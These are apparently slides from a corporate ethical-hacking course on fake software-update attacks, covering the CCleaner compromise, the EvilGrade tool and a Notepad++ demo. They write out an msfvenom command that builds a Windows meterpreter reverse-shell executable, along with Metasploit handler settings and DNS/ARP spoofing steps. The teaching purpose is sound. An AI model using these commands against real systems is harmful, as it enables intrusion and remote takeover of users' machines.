


- FS v1.0.
- Disclaimer for the material taught in this course and by using the related labs: I understand that in this class we may cover methods to exploit vulnerabilities in computer systems and networks. I understand that we may learn techniques used by unethical individuals to circumvent security mechanisms, violate copyrights, cause damage, threat privacy, cause financial loss or break the law in other ways. I confirm to use all the information obtained in this class in an ethical and responsible manner. I confirm to follow the course rules, in particular (but not limited to) hacking systems declared off-limits by the instructional staff. Information provided can only be used for educational and security awareness purposes.
- When known, the authors of code, research, PoCs, and other materials are referenced and acknowledged. If there would have been made a mistake or if information is missing, please let us know. All copyrights and brands belong to their respective owners. All information is provided "AS IS".
- This is your personal copy of the course, do not distribute do not print (save a tree!).


- Internal support site: see Proximus My Learning.External support site: https://giechelbit.duister.org/.




Source: https://www.piriform.com/news/blog/2017/9/18/security-notification-for-ccleaner-v5336162-and-ccleaner-cloud-v1073191-for-32-bit-windows-users. Source: http://blog.talosintelligence.com/2017/09/avast-distributes-malware.html.



Source: http://blog.talosintelligence.com/2017/09/avast-distributes-malware.html. Image by Cisco.





• Ref: https://github.com/infobyte/evilgrade

EvilGrade, supported platforms.

infobyte

- Jet photo 4.7.2
- Teamviewer 5.1.9385
- ISOpen 4.5.0
- Istat.
- Gom 2.1.25.5015
- Atube catcher 1.0.300
- Vidbox 7.5
- Ccleaner 2.30.1130
- Allmynotes 1.26
- Notepad++ 5.8.2
- Java 1.6.0_22 winxp/win7
- aMSN 0.98.3
- Appleupdate <= 2.1.1.116 (Safari 5.0.2 7533.18.5, <= Itunes 10.0.1.22, <= Quicktime 7.6.8 1675)
- Windows update (ie6 lastversion, ie7 7.0.5730.13, ie8 8.0.60001.18702, Microsoft works)
- Dap 9.5.0.3
- Winscp 4.2.9 AutoIt Script 3.3.6.1
- Clamwin 0.96.0.1
- AppTapp Installer 3.11 (Iphone/Itunes)
- Google Analytics Javascript injection
- Speedbit Optimizer 3.0 / Video Acceleration 2.2.1.8
- Winamp 5.581
- TechTracker (cnet) 1.3.1 (Build 55)

- Nokiasoftware firmware update 2.4.8es (Windows software)
- Nokia firmware v20.2.011
- BSplayer 2.53.1034
- Apt (< Ubuntu 10.04 LTS)
- Ubertwitter 4.6 (0.971)
- Blackberry Facebook 1.7.0.22 | Twitter 1.0.0.45
- Cpan 1.9402
- VirtualBox (3.2.8)
- · Express talk
- Flashget

- Orbit
- · Photoscape.
- Panda Antirootkit Skype
- Sunbelt
- Superantispyware
- Trillian <= 5.0.0.26
- Adium 1.3.10 (Sparkle Framework)
- more...
- /docs/CHANGES

Source: https://github.com/infobyte/evilgrade.

EvilGrade, msfvenom, payload generation.



Combination of:

"msfpayload": payload generation."msfencode": payload encoding.

- Payload generation for a Windows target:
 - "msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.100.2 LPORT=4444 -f exe > /root/notethis.exe".
 - "-p" payload selection."-f" format to use."-a" architecture to use.

• ...

 $HEXID\,Labs, stijn.huyghe@proximus.com, FS\,v1.0.$

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Source: https://www.offensive-security.com/metasploit-unleashed/msfvenom/. Msfvenom replaces both msfpayload and msfencode since June, 2015.

EvilGrade, notepad++ demo.




- Notepad ++ 5.5
- Generate payload with msfvenom.
- Sniff DNS and spoof dns (notepad-plus.sourceforge.net)
- Spoof ARP (MiTM).
- Launch Evilgrade with required options (screencam).
- Launch a Metasploit handler for reverse tcp.
 - Msfconsole → use (exploit/)multi/handler
 - Set related LHOST & LPORTs.
 - Use "set payload windows/meterpreter/reverse_tcp".
 - Use "set LHOST KALI.IP.IP.IP"
 - Use "exploit".
- Upgrade Notepad++ with elevated privileges (required).
- Got shell?

HEXID Labs, stijn.huyghe@proximus.com, FS v1.0.

Slide

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- External demo's can be found on http://giechelbit.duister.org.
- Disclaimer:
- These video materials were developed to support the Hacking Explained and Intrusion Detection ("HEXID") course at the Telindus High-Tech Institute ("THTI"), the John Cordier Academy ("JCA"), the Proximus ICT Academy ("PIA"), the Proximus Corporate University ("PCU") and "Learning@Proximus" since 2001. All materials were build and created within the related and dedicated lab environment. These materials can only be used for educational purposes and cyber security awareness. By using these materials, you confirm that the information obtained will be used in an ethical and responsible manner.
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Thank you

More info? stijn.huyghe@proximus.com

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